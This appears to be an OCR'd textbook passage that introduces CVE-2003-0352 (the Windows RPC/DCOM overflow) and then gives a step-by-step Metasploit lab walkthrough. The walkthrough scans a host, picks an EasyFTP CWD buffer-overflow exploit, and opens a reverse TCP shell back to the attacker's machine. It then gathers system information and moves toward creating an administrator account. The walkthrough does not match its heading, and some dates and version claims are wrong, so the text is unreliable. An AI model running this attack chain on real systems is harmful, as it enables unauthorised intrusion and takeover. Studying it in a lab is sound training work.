CVE-2003-0352, a heinous and persistent vulnerability that has long plagued the Windows XP operating system. This particular vulnerability is classified as a buffer overflow vulnerability, a complex and intricate manipulation of how Windows XP processes certain types of messages. The end result of such manipulation is that an attacker can execute malicious code, which could lead to the complete compromise of the system or the theft of sensitive data.

The discovery of this vulnerability dates back to 2003, where it was identified as having a significant impact on Windows XP Service Pack 1 and Service Pack 2. As part of its commitment to providing robust security measures, Microsoft quickly responded to the vulnerability and issued a security update on June 25, 2003, as part of its monthly patch cycle. Users were strongly urged to apply the patch immediately to mitigate the risk of falling victim to the ruthless and nefarious exploits of malicious actors.

This vulnerability is classified as a buffer overflow vulnerability, which means it enables an attacker to manipulate the way Windows XP's Remote Procedure Call (RPC) service handles particular messages.

As a result, a malicious message could cause a buffer overflow, allowing an attacker to execute arbitrary code on the system with the same privileges as the RPC service, potentially giving them full control of the system.

18.1 CASE STUDY ON CVE:2003-0352:

The CVE:2003-0352 problem in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to perform arbitrary code through a corrupted message. Because of the manipulation with an unknown input that leads to a memory corruption vulnerability, it is rated as a critical vulnerability. The DCOM port enables the expansion of COM by which software components connect, affecting confidentiality, integrity, and availability. CVE-2003-0352 is the advisory number, and Metasploit is used to exploit the target system. The assault is separated into three parts: obtaining information, exploitation, and post-exploitation.

18.2 STEPS TO PERFORM THIS ATTACH:

1. Identification of our machine's IP address so, the user will utilise "IP an s" on the Kali Linux operating system




Figure 8.2: Shows the IP address

2. we will discover the target machine's IP address that are available to target in the current network. To do this, we will utilise the nmap -sV command, where Nmap provides information about the target system and -sV scans the version (Point, no date).




Figure 8.3: Shows the available targets

3. Ports and Services that Have Been Opened Because we are targeting a Windows server, our primary goal is to obtain precise information about the computer. In Figure shows the Windows 21/tcp port is open and executing FTP with the software version EasyFTP.




Figure 8.4: Shows the opened ports and service

4. In Identifying potential exploits we must first identify any potential exploits. We are working in a lab environment, the exploit database is already available, and the application highlighted in Figure 4 is easy FTP, thus we will investigate possible exploits for this software. As a result, we will simply execute the command search sploit easy FTP, which provides detailed information about potential exploits.




Figure 8.5: Shows the possible exploits on easy FTP

5. Download exploit from the supplied list by using the search sploit -m command followed by the exploit name. As demonstrated in Figure 6, this will duplicate the attack into the environment.




Figure 8.6: Downloading an exploit

6. Launch the Metasploit Database.

```
root@kali:~# msfdb reinit
[i] Database already started
[+] Deleting configuration file /usr/share/metasploit-framework/config/database.yml
[+] Stopping database
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Figure 8.7: Metasploit database

7. Launching Metasploit Console




Figure 8.8: Metasploit running in its console

8. Using nmap instead of Metasploit we can get information from Metasploit to see if our target is still connected to us and what services are running on the system by simply using the

command nmap -O -sV -p 1-65535 -oA scan_output1 followed by the machine's IP-address, as shown. The results of this command will be saved in the scan_output1 file.

```
msf6 > nmap -O -sV -p 1-65535 -oA scan_output1 10.20.10.2
[*] exec: nmap -O -sV -p 1-65535 -oA scan_output1 10.20.10.2

Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-03 01:46 BST
Nmap scan report for 10.20.10.2
Host is up (0.00059s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp?
22/tcp   open  ssh         OpenSSH for_Windows_8.0 (protocol 2.0)
8080/tcp open  http-proxy?
MAC Address: 00:1A:4A:16:B3:50 (Qumranet)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|phone
Running: Linux 2.4.X|2.6.X, Sony Ericsson embedded
OS CPE: cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6.22 cpe:/h:sonyericsson:u8i_vivaz
OS details: Tomato 1.28 (Linux 2.4.20), Tomato firmware (Linux 2.6.22), Sony Ericsson U8i Vivaz mobile phone
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 167.53 seconds
```

Figure 8.9: Shows the result of running nmap from Metasploit

```
Terminal -
File  Edit  View  Terminal  Tabs  Help
# Nmap 7.92 scan initiated Sun Jul  3 01:46:53 2022 as: nmap -O -sV -p 1-65535 -
oA scan_output1 10.20.10.2
Nmap scan report for 10.20.10.2
Host is up (0.00059s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp?
22/tcp   open  ssh         OpenSSH for_Windows_8.0 (protocol 2.0)
8080/tcp open  http-proxy?
MAC Address: 00:1A:4A:16:B3:50 (Qumranet)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: WAP|phone
Running: Linux 2.4.X|2.6.X, Sony Ericsson embedded
OS CPE: cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6.22 cpe:/h
:sonyericsson:u8i_vivaz
OS details: Tomato 1.28 (Linux 2.4.20), Tomato firmware (Linux 2.6.22), Sony Eri
csson U8i Vivaz mobile phone
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
```

Figure 8.10: Saved result in scan_output1 file

9. Putting results into the Metasploit database is as simple as using the command db_import.

```
msf6 > db_import scan_output1.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.13.0'
[*] Importing host 10.20.10.2
[*] Successfully imported /root/scan_output1.xml
```

Figure 8.11: Importing the results into Metasploit

10. Viewing Hosts and Services

```
Hosts
=====

address  mac          name  os_name    os_flavor  os_sp  purpose  info  comments
-------  ---          ----  -------    ---------  -----  -------  ----  --------
10.20.1  00:1a:4a:          Windows 7                    client
0.2      16:b3:50
```

```
msf6 > services
Services
========

host         port  proto  name        state  info
----         ----  -----  ----        -----  ----
10.20.10.2   21    tcp    ftp         open
10.20.10.2   22    tcp    ssh         open   OpenSSH for_Windows_8.0 protocol 2.0
10.20.10.2   8080  tcp    http-proxy  open
```

Figure 8.12: Result of hosts and services commands respectively

11. Attacking the target

```
msf6 > services -p 21 -R
Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
10.20.10.2   21    tcp    ftp   open

RHOSTS => 10.20.10.2

msf6 >
```

Figure 8.13: Attacking the target

12. Port Scanning and selection

```
msf6 > use auxiliary/scanner/portscan/

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce                   normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/portscan/xmas                        normal  No     TCP "XMas" Port Scanner
   2  auxiliary/scanner/portscan/ack                         normal  No     TCP ACK Firewall Scanner
   3  auxiliary/scanner/portscan/tcp                         normal  No     TCP Port Scanner
   4  auxiliary/scanner/portscan/syn                         normal  No     TCP SYN Port Scanner


Interact with a module by name or index. For example info 4, use 4 or use auxiliary/scanner/portscan/syn

msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) >
```

Figure 8.14: Port Scanning and Selection

13. Checking the available target

```
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds
                                           .
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       10.20.10.2       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/U
                                           sing-Metasploit
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) >
```

Figure 8.15: Module options

14. Assigning Treads

```
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 10
THREADS => 10
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.20.10.2:           - 10.20.10.2:22 - TCP OPEN
[*] 10.20.10.2:           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

Figure 8.16: Assigning Treads and Running

15. Choosing the exploit

```
msf6 > search type:exploit name:easyFTP

Matching Modules
================

   #  Name                                    Disclosure Date  Rank   Check  Description
   -  ----                                    ---------------  ----   -----  -----------
   0  exploit/windows/ftp/easyftp_cwd_fixret  2010-02-16       great  Yes    EasyFTP Server CWD Command Stack Buffer Over
flow
   1  exploit/windows/ftp/easyftp_list_fixret  2010-07-05       great  Yes    EasyFTP Server LIST Command Stack Buffer Ove
rflow
   2  exploit/windows/ftp/easyftp_mkd_fixret  2010-04-04       great  Yes    EasyFTP Server MKD Command Stack Buffer Over
flow
   3  exploit/windows/http/easyftp_list       2010-02-18       great  Yes    EasyFTP Server list.html path Stack Buffer O
verflow


Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/easyftp_list
```

Figure 8.17: List of exploits

16. Launching the Exploit

```
msf6 > use exploit/windows/ftp/easyftp_cwd_fixret
[*] Using configured payload windows/shell/reverse_tcp
msf6 exploit(windows/ftp/easyftp_cwd_fixret) > show options

Module options (exploit/windows/ftp/easyftp_cwd_fixret):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS   10.20.10.2           yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/U
                                           sing-Metasploit
   RPORT    21                   yes       The target port (TCP)
```

```
msf6 exploit(windows/ftp/easyftp_cwd_fixret) > set RHOST 10.20.10.2
RHOST => 10.20.10.2
```

Figure 8.18: Launching the Exploit

17. Setting up payload and LHOST

```
msf6 exploit(windows/ftp/easyftp_cwd_fixret) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf6 exploit(windows/ftp/easyftp_cwd_fixret) > set LHOST 10.20.10.4
LHOST => 10.20.10.4
```

Figure 8.19: Setting up Payload and LHOST

18. Entering into the target machine

```
msf6 exploit(windows/ftp/easyftp_cwd_fixret) > check
[*] 10.20.10.2:21 - The service is running, but could not be validated.
msf6 exploit(windows/ftp/easyftp_cwd_fixret) > exploit

[*] Started reverse TCP handler on 10.20.10.4:4444
[*] 10.20.10.2:21 - Prepending fixRet...
[*] 10.20.10.2:21 - Adding the payload...
[*] 10.20.10.2:21 - Overwriting part of the payload with target address...
[*] 10.20.10.2:21 - Sending exploit buffer...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.20.10.2
[*] Command shell session 1 opened (10.20.10.4:4444 -> 10.20.10.2:49157 ) at 202
2-07-03 13:22:09 +0100


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


C:\Windows\system32>
```

Figure 8.20: Exploiting and entering the target machine

19. Getting system information

```
C:\>systeminfo
systeminfo

Host Name:                 P-43-376-11-4VJ
OS Name:                   Microsoft Windows 7 Professional
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          student
Registered Organization:
Product ID:                00371-868-0000007-85988
Original Install Date:     29/10/2016, 10:30:44
System Boot Time:          03/07/2022, 13:19:08
System Manufacturer:       oVirt
System Model:              RHEL
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 60 Stepping 1 GenuineIntel ~239
5 Mhz
BIOS Version:              SeaBIOS 1.15.0-1.module_el8.6.0+1087+b42c8331, 01/04/2014
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-gb;English (United Kingdom)
Input Locale:              en-gb;English (United Kingdom)
Time Zone:                 (UTC) Dublin, Edinburgh, Lisbon, London
```

Figure 8.21: Getting system information of the target machine

20. Listing the Directories within the target Machine




Figure 8.22: Viewing all directories in drive C

21. Creating a new directory




Figure 8.23: Creating a new directory and viewing it

22. Creating a new user and granting administrator privileges

